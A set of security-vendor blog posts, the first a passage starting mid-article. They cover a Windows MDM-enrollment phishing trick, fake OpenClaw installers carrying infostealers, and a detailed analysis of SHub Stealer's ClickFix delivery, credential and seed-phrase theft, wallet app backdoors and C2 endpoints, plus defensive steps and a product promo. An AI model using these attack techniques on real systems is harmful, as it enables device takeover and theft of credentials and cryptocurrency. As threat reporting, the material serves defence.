

Both trigger a Windows deep link using the ms-device-enrollment: URI scheme. That’s a handler built into Windows so IT administrators can send staff a one-click device enrollment link. The attacker has simply pointed it at their own server instead.
What “enrollment” actually means for your machine
The moment a visitor clicks, Windows bypasses the browser and opens its native Set up a work or school account dialog. That’s the same prompt that appears when a corporate IT team provisions a new laptop.
The URI arrives pre-populated: The username field reads collinsmckleen@sunlife-finance.com (a domain impersonating Sun Life Financial), and the server field already points to the attacker’s endpoint at tnrmuv-api.esper[.]cloud.
The attacker isn’t trying to perfectly impersonate the victim’s identity. The goal is simply to get the user to click through a trusted Windows enrollment workflow, which grants device control regardless of whose name appears in the form. Campaigns like this rarely expect everyone to fall for them. Even if most people stop, a small percentage continuing is enough for the attack to succeed.
A victim who clicks Next and proceeds through the wizard will hand their machine to an MDM (mobile device management) server they have never heard of.
MDM (Mobile Device Management) is the technology companies use to remotely administer employee devices. Once a machine is enrolled, the MDM administrator can silently install or remove software, enforce or change system settings, read the file system, lock the screen, and wipe the device entirely, all without the user’s knowledge.
There is no ongoing malware process to detect, because the operating system itself is doing the work on the attacker’s behalf.
The attacker’s server is hosted on Esper, a legitimate commercial MDM platform used by real enterprises.
Decoding the Base64 string embedded in the server URL reveals two pre-configured Esper objects: a blueprint ID (7efe89a9-cfd8-42c6-a4dc-a63b5d20f813) and a group ID (4c0bb405-62d7-47ce-9426-3c5042c62500). These represent the management profile that will be applied to any enrolled device.
The ms-device-enrollment: handler works exactly as Microsoft designed it, and Esper works exactly as Esper designed it. The attacker has simply pointed both at someone who never consented.
No malware, no credential theft. That’s the problem.
There is no malicious executable here, and no phished Microsoft login.
The ms-device-enrollment: handler is a documented, legitimate Windows feature that the attacker has simply redirected.
Because the enrollment dialog is a real Windows system prompt rather than a spoofed web page, it bypasses browser security warnings and email scanners looking for credential-harvesting pages.
The command infrastructure runs on a reputable SaaS platform, so domain-reputation blocking is unlikely to help.
Most conventional security tools have no category for “legitimate OS feature pointed at hostile infrastructure.”
The broader trend here is one the security industry has been watching with growing concern: attackers abandoning malware payloads in favor of abusing legitimate operating system features and cloud platforms.
What to do if you think you’ve been affected
Because the attack relies on legitimate system features rather than malware, the most important step is checking whether your device was enrolled.
Check whether your device was enrolled:
Open Settings > Accounts > Access work or school.
If you see an entry you don’t recognize, especially one referencing sunlife-finance[.]com or esper[.]cloud, click it and select Disconnect.
If you clicked “Update now” on updatemeetmicro[.]online and completed the enrollment wizard, treat your device as potentially compromised.
Run an up-to-date, real-time anti-malware solution to check for any secondary payloads the MDM server may have pushed after enrollment.
If you are an IT administrator, consider whether your organization needs a policy blocking unapproved MDM enrollment. Microsoft Intune and similar tools can restrict which MDM servers Windows devices are allowed to join.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers are abusing OpenClaw’s popularity by seeding fake “installers” on GitHub, boosted by Bing AI search results, to deliver infostealers and proxy malware instead of the AI assistant users were looking for.
OpenClaw is an open‑source, self‑hosted AI agent that runs locally on your machine with broad permissions: it can read and write files, run shell commands, interact with chat apps, email, calendars, and cloud services. In other words, if you wire it into your digital life, it may end up handling access to a lot of sensitive data.
And, as is often the case, popularity brings brand impersonation. According to researchers at Huntress, attackers created malicious GitHub repositories posing as OpenClaw Windows installers, including a repo called openclaw-installer. These were added on February 2 and stayed up until roughly February 10, when they were reported and removed.
Bing search results pointed victims to these GitHub repositories. But when the victim downloaded and ran the fake installer, it didn’t give them OpenClaw at all. The installer dropped Vidar, a well‑known information stealer, directly into memory. In some cases, the loader also deployed GhostSocks, effectively turning the victim’s system into a residential proxy node criminals could route their traffic through to hide their activities.
How to stay safe
The good news is that the campaign appears to have been short-lived, and there are clear indicators and mitigations you can use.
If you downloaded an OpenClaw installer recently from GitHub after searching “OpenClaw Windows” in Bing, especially in early February, you should assume your system is compromised until proven otherwise.
Vidar can steal browser credentials, crypto wallets, and data from applications like Telegram. GhostSocks silently turns your machine into a proxy node for other people’s traffic. That’s not just a privacy issue. It can drag you into abuse investigations when someone else’s attacks appear to come from your IP address.
If you suspect you ran a fake installer:
Disconnect the machine from your network, then run a full system scan with a reputable, up‑to‑date anti‑malware solution.
Change passwords for critical services (email, banking, cloud, developer accounts) and do that on a different, clean device.
Run OpenClaw (or similar agents) in a sandboxed VM or container on isolated hosts, with default‑deny egress and tightly scoped allow‑lists.
Give the runtime its own non‑human service identities, least privilege, short token lifetimes, and no direct access to production secrets or sensitive data.
Treat skill/extension installation as introducing new code into a privileged environment: restrict registries, validate provenance, and monitor for rare or newly seen skills.
Log and periodically review agent memory/state and behavior for durable instruction changes, especially after ingesting untrusted content or shared feeds.
Understand and provide for the event where you may need to nuke‑and‑pave: keep non‑sensitive state snapshots handy, document a rebuild and credential‑rotation playbook, and rehearse it.
Run an up-to-date, real-time anti-malware solution that can detect information stealers and other malware.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

A convincing fake version of the popular Mac utility CleanMyMac is tricking users into installing malware.
The site instructs visitors to paste a command into Terminal. If they do, it installs SHub Stealer, macOS malware designed to steal sensitive data including saved passwords, browser data, Apple Keychain contents, cryptocurrency wallets, and Telegram sessions. It can even modify wallet apps such as Exodus, Atomic Wallet, Ledger Wallet, and Ledger Live so attackers can later steal the wallet’s recovery phrase.

The site impersonates the CleanMyMac website, but is unconnected to the legitimate software or the developers, MacPaw.
Remember: Legitimate apps almost never require you to paste commands into Terminal to install them. If a website tells you to do this, treat it as a major red flag and do not proceed. When in doubt, download software only from the developer’s official website or the App Store.
Read the deep-dive to see what we discovered.
“Open Terminal and paste the following command”
The attack begins at cleanmymacos[.]org, a website designed to look like the real CleanMyMac product page. Visitors are shown what appears to be an advanced installation option of the kind a power user might expect. The page instructs them to open Terminal, paste a command, and press Return. There’s no download prompt, disk image, or security dialog.
That command performs three actions in quick succession:
First, it prints a reassuring line: macOS-CleanMyMac-App: https://macpaw.com/cleanmymac/us/app to make the Terminal output look legitimate.
Next, it decodes a base64-encoded link that hides the real destination.
Finally, it downloads a shell script from the attacker’s server and pipes it directly into zsh for immediate execution.
From the user’s perspective, nothing unusual happens.
This technique, known as ClickFix, has become a common delivery method for Mac infostealers. Instead of exploiting a vulnerability, it tricks the user into running the malware themselves. Because the command is executed voluntarily, protections such as Gatekeeper, notarization checks, and XProtect offer little protection once the user pastes the command and presses Return.
Geofencing: Not everyone gets the payload
The first script that arrives on the victim’s Mac is a loader, which is a small program that checks the system before continuing the attack.

One of its first checks looks at the macOS keyboard settings to see whether a Russian-language keyboard is installed. If it finds one, the malware sends a cis_blocked event to the attacker’s server and exits without doing anything else.
This is a form of geofencing. Malware linked to Russian-speaking cybercriminal groups often avoids infecting machines that appear to belong to users in CIS countries (the Commonwealth of Independent States, which includes Russia and several neighboring nations). By avoiding systems that appear to belong to Russian users, the attackers reduce the risk of attracting attention from local law enforcement.
The behavior does not prove where SHub was developed, but it follows a pattern long observed in that ecosystem, where malware is configured not to infect systems in the operators’ own region.

If the system passes this check, the loader sends a profile of the machine to the command-and-control server at res2erch-sl0ut[.]com. The report includes the device’s external IP address, hostname, macOS version, and keyboard locale.
Each report is tagged with a unique build hash, a 32-character identifier that acts as a tracking ID. The same identifier appears in later communications with the server, allowing the operators to link activity to a specific victim or campaign.
“System Preferences needs your password to continue”
Comparing payloads served with and without a build hash reveals another campaign-level field in the malware builder: BUILD_NAME. In the sample tied to a build hash, the value is set to PAds; in the version without a hash, the field is empty. The value is embedded in the malware’s heartbeat script and sent to the command-and-control (C2) server during every beacon check-in alongside the bot ID and build ID.
What PAds stands for cannot be confirmed from the payload alone, but its structure matches the kind of traffic-source tag commonly used in pay-per-install or advertising campaigns to track where infections originate. If that interpretation is correct, it suggests victims may be reaching the fake CleanMyMac site through paid placements rather than organic search or direct links.
Once the loader confirms a viable target, it downloads and executes the main payload: an AppleScript hosted at res2erch-sl0ut[.]com/debug/payload.applescript. AppleScript is Apple’s built-in automation language, which allows the malware to interact with macOS using legitimate system features. Its first action is to close the Terminal window that launched it, removing the most obvious sign that anything happened.
Next comes the password harvest. The script displays a dialog box that closely mimics a legitimate macOS system prompt. The title reads “System Preferences”, the window shows Apple’s padlock icon, and the message says:
The awkward wording—“for continue” instead of “to continue”—is one clue the prompt is fake, though many users under pressure might not notice it.
“Required Application Helper. Please enter password for continue.”
If the user enters their password, the malware immediately checks whether it is correct using the macOS command-line tool dscl. If the password is wrong, it is logged and the prompt appears again. The script will repeat the prompt up to ten times until a valid password is entered or the attempts run out.
That password is valuable because it unlocks the macOS Keychain, Apple’s encrypted storage system for saved passwords, Wi-Fi credentials, app tokens, and private keys. Without the login password, the Keychain database is just encrypted data. With it, the contents can be decrypted and read.
A systematic sweep of everything worth stealing
With the password in hand, SHub begins a systematic sweep of the machine. All collected data is staged in a randomly named temporary folder—something like /tmp/shub_4823917/—before being packaged and sent to the attackers.
The browser targeting is extensive. SHub searches 14 Chromium-based browsers (Chrome, Brave, Edge, Opera, OperaGX, Vivaldi, Arc, Sidekick, Orion, Coccoc, Chrome Canary, Chrome Dev, Chrome Beta, and Chromium), stealing saved passwords, cookies, and autofill data from every profile it finds. Firefox receives the same treatment for stored credentials.
The malware also scans installed browser extensions, looking for 102 known cryptocurrency wallet extensions by their internal identifiers. These include MetaMask, Phantom, Coinbase Wallet, Exodus Web3, Trust Wallet, Keplr, and many others.
Desktop wallet applications are also targeted. SHub collects local storage data from 23 wallet apps, including Exodus, Electrum, Atomic Wallet, Guarda, Coinomi, Sparrow, Wasabi, Bitcoin Core, Monero, Litecoin Core, Dogecoin Core, BlueWallet, Ledger Live, Ledger Wallet, Trezor Suite, Binance, and TON Keeper. Each wallet folder is capped at 100 MB to keep the archive manageable.
Beyond wallets and browsers, SHub also captures the macOS Keychain directory, iCloud account data, Safari cookies and browsing data, Apple Notes databases, and Telegram session files—information that could allow attackers to hijack accounts without knowing the passwords.
It also copies shell history files (.zsh_history and .bash_history) and .gitconfig, which often contain API keys or authentication tokens used by developers.
All of this data is compressed into a ZIP archive and uploaded to res2erch-sl0ut[.]com/gate along with a hardcoded API key identifying the malware build. The archive and temporary files are then deleted, leaving minimal traces on the system.
The part that keeps stealing after you’ve cleaned up
Most infostealers are smash-and-grab operations: they run once, take everything, and leave. SHub does that, but it also goes a step further.
If it finds certain wallet applications installed, it downloads a replacement for the application’s core logic file from the attacker’s server and swaps it in silently. We retrieved and analyzed five such replacements. All five were backdoored, each tailored to the architecture of the target application.
The targets are Electron-based apps. These are desktop applications built on web technologies whose core logic lives in a file called app.asar. SHub kills the running application, downloads a replacement app.asar from the C2 server, overwrites the original inside the application bundle, strips the code signature, and re-signs the app so macOS will accept it. The process runs silently in the background.
The five confirmed crypto wallet apps are Exodus, Atomic Wallet, Ledger Wallet, Ledger Live, and Trezor Suite.
Exodus: silent credential theft on every unlock

On every wallet unlock, the modified app silently sends the user’s password and seed phrase to wallets-gate[.]io/api/injection. A one-line bypass is added to the network filter to allow the request through Exodus’s own domain allowlist.
Atomic Wallet: the same exfiltration, no bypass required
On every unlock, the modified app sends the user’s password and mnemonic to wallets-gate[.]io/api/injection. No network filter bypass is required—Atomic Wallet’s Content Security Policy already allows outbound HTTPS connections to any domain.
Ledger Wallet: TLS bypass and a fake recovery wizard
The modified app disables TLS certificate validation at startup. Five seconds after launch, it replaces the interface with a fake three-page recovery wizard that asks the user for their seed phrase and sends it to wallets-gate[.]io/api/injection.
Ledger Live: identical modifications
Ledger Live receives the same modifications as Ledger Wallet: TLS validation is disabled and the user is presented with the same fake recovery wizard.
Trezor Suite: fake security update overlay
After the application loads, a full-screen overlay styled to match Trezor Suite’s interface appears, presenting a fake critical security update that asks for the user’s seed phrase. The phrase is validated using the app’s own bundled BIP39 library before being sent to wallets-gate[.]io/api/injection.
At the same time, the app’s update mechanism is disabled through Redux store interception so the modified version remains in place.
Five wallets, one endpoint, one operator
Across all five modified applications, the exfiltration infrastructure is identical: the same wallets-gate[.]io/api/injection endpoint, the same API key, and the same build ID.
Each request includes a field identifying the source wallet—exodus, atomic, ledger, ledger_live, or trezor_suite—allowing the backend to route incoming credentials by product.
This consistency across five independently modified applications strongly suggests that a single operator built all of the backdoors against the same backend infrastructure.
A persistent backdoor disguised as Google’s own update service
To maintain long-term access, SHub installs a LaunchAgent, which is a background task that macOS automatically runs every time the user logs in. The file is placed at:
The script collects a unique hardware identifier from the Mac (the IOPlatformUUID) and sends it to the attacker’s server as a bot ID. The server can respond with base64-encoded commands, which the script decodes, executes, and then deletes.
In practice, this gives the attackers the ability to run commands on the infected Mac at any time until the persistence mechanism is discovered and removed.
The final step is a decoy error message shown to the user:
“Your Mac does not support this application. Try reinstalling or downloading the version for your system.”
This explains why CleanMyMac appeared not to install and sends the victim off to troubleshoot a problem that doesn’t actually exist.
SHub’s place in a growing family of Mac stealers
SHub is not an isolated creation. It belongs to a rapidly evolving family of AppleScript-based macOS infostealers including campaigns such as MacSync Stealer (an expanded version of malware known as Mac.c, first seen in April 2025) and Odyssey Stealer, and shares traits with other credential-stealing malware such as Atomic Stealer.
These families share a similar architecture: a ClickFix delivery chain, an AppleScript payload, a fake System Preferences password prompt, recursive data harvesting functions, and exfiltration through a ZIP archive uploaded to a command-and-control server.
What distinguishes SHub is the sophistication of its infrastructure. Features such as per-victim build hashes for campaign tracking, detailed wallet targeting, wallet application backdooring, and a heartbeat system capable of running remote commands all suggest an author who studied earlier variants and invested heavily in expanding them. The result resembles a malware-as-a-service platform rather than a simple infostealer.
The presence of a DEBUG tag in the malware’s internal identifier, along with the detailed telemetry it sends during execution, suggests the builder was still under active development at the time of analysis.
The campaign also fits a broader pattern of brand impersonation attacks. Researchers have documented similar ClickFix campaigns impersonating GitHub repositories, Google Meet, messaging platforms, and other software tools, with each designed to convince users that they are following legitimate installation instructions. The cleanmymacos.org site appears to follow the same playbook, using a well-known Mac utility as the lure.
What to do if you may have been affected
The most effective part of this attack is also its simplest: it convinces the victim to run the malicious command themselves.
By presenting a Terminal command as a legitimate installation step, the campaign sidesteps many of macOS’s built-in protections. No app download is required, no disk image is opened, and no obvious security warning appears. The user simply pastes the command and presses Return.
This reflects a broader trend: macOS is becoming a more attractive target, and the tools attackers use are becoming more capable and more professional. SHub Stealer, even in its current state, represents a step beyond many earlier macOS infostealers.
For most users, the safest rule is also the simplest: install software only from the App Store or from a developer’s official website. The App Store handles installation automatically, so there is no Terminal command, no guesswork, and no moment where you have to decide whether to trust a random website.
Do not run the command. If you have not yet executed the Terminal command shown on cleanmymacos[.]org or a similar site, close the page and do not return.
Check for the persistence agent. Open Finder, press Cmd + Shift + G, and navigate to ~/Library/LaunchAgents/. If you see a file named com.google.keystone.agent.plist that you did not install, delete it. Also check: ~/Library/Application Support/Google/. If a folder named GoogleUpdate.app is present and you did not install it, remove it.
Treat your wallet seed phrase as compromised. If you have Exodus, Atomic Wallet, Ledger Live, Ledger Wallet, or Trezor Suite installed and you ran this command, assume your seed phrase and wallet password have been exposed. Move your funds to a new wallet created on a clean device immediately. Seed phrases cannot be changed, and anyone with a copy can access the wallet.
Change your passwords. Your macOS login password and any passwords stored in your browser or Keychain should be considered exposed. Change them from a device you trust.
Revoke sensitive tokens. If your shell history contained API keys, SSH keys, or developer tokens, revoke and regenerate them.
Run Malwarebytes for Mac. It can detect and remove remaining components of the infection, including the LaunchAgent and modified files.
Indicators of compromise (IOCs)
Domains
cleanmymacos[.]org — phishing site impersonating CleanMyMac
res2erch-sl0ut[.]com — primary command-and-control server (loader delivery, telemetry, data exfiltration)
wallets-gate[.]io — secondary C2 used by wallet backdoors to exfiltrate seed phrases and passwords
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Most of us think deleting a file means it’s gone for good. But “delete” on a Windows device often just means “out of sight,” not necessarily “out of reach.”
That’s where File Shredder, a new feature within Malwarebytes Tools for Windows, comes in. File Shredder lets you securely delete files from your hard drive or USB drive, so the files are not just removed—but completely unrecoverable, even with specialized recovery software.
What File Shredder does differently
When you delete a file by placing it in your Recycle Bin and emptying the contents, your computer typically removes the reference to it—but the data itself can remain on the drive until it’s overwritten. That leftover data can sometimes be recovered using basic digital tools, some of which can even be downloaded for free online. These data traces pose a problem if the file you want to delete includes personal, financial, or other sensitive information, like tax documents, scanned IDs, contracts, or anything else you would like to remain private forever.
File Shredder goes beyond standard deletion by instead permanently overwriting the file data, ensuring it can’t be reconstructed or recovered. Once a file is shredded, it’s gone for good—no undo, no recovery, no second chances.
That makes File Shredder especially useful when:
You’re cleaning up sensitive files before selling or donating a device
You need to securely remove files from a USB drive
You’re minimizing digital clutter without leaving data behind
You want peace of mind that private files stay private
How to use File Shredder
File Shredder is designed to be powerful without being complicated.
To use File Shredder:

Open the Malwarebytes app and select the “Tools” icon from the lefthand menu (the screwdriver and wrench icon)
From this menu, find and click on “File Shredder”
